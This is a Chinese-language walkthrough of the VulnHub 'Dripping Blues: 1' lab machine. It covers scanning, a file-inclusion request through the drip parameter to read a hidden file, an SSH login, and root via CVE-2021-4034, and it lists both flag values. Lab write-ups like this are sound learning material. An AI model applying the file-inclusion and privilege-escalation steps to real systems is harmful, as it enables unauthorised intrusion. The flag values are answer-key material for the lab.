vulnhub -Dripping Blues: 1
开局依旧arp-scan
这次没有网卡连接问题,很容易就扫出存活靶机:
1 | 192.168.216.132 |
接着nmap
1 | PORT STATE SERVICE |
发现依旧有个80端口http服务,我们试着访问一下:
1 | driftingblues is hacked again so it's now called drippingblues. :D hahaha |
回显没什么用,源码也没什么东西
于是我们用字典扫一下:
1 | dirsearch -u http://192.168.216.132 -e php,html,txt -t 30 -i 200 |
发现:
1 | /robots.txt |
访问得到:
1 | User-agent: * |
其中/dripisreal.txt的内容为:
1 | hello dear hacker wannabe, |
1 | http://192.168.216.132/etc/dripispowerful.html //这个无法直接连接 |
根据/dripisreal.txt试了密码结果也没用故放弃;
1 | 于是只能在这里找找突破口:/etc/dripispowerful.html |
respectmydrip.txt文本中的提示,请关注drip:于是我们试试
1 | 采用文件包含:http://192.168.216.132/index.php?drip=/etc/dripispowerful.html |
查看源码:
1 | <!DOCTYPE html> |
发现这里有密码:
1 | ssh thugger@192.168.216.132 |

显示连接成功(那之前歌词给的那个是什么鬼)

找到user.txt
1 | cat ~/user.txt |
拿到user flag:
1 | 5C50FC503A2ABE93B4C5EE3425496521thugger@drippingblues:~$ |
接下来开始提权:
尝试sudo但发现thugger没有管理员权限
1 | thugger@drippingblues:~$ cat ~/.bash_history |
小灯没有做过提权,这次是第一次)
也是大开眼界了啊)
在获取到thugger用户权限后,我们需要收集操作系统的信息:
操作系统发行版本号:Ubuntu 20.04.1
操作系统内核版本号:Linux 5.11.0-34
Sudo组件版本号:1.8.31
gcc及make环境不支持
python版本号:3.8.2
知道这些信息,有助于后续的提权(寻找提权漏洞)
ps:竟然能利用靶机存在的某个尚未修复的漏洞,去寻找POC利用来攻破靶机的root,通过下载EXP来攻击,好神奇)虽然这是合理的,但是我自己怎么没想到)
利用cve2021-4034提权成功
浏览root目录下,又发现了一个名为root.txt的文件,内容为MD5值:
1 | 78CE377EF7F10FF0EDCA63DD60EE63B8 |
Leave a comment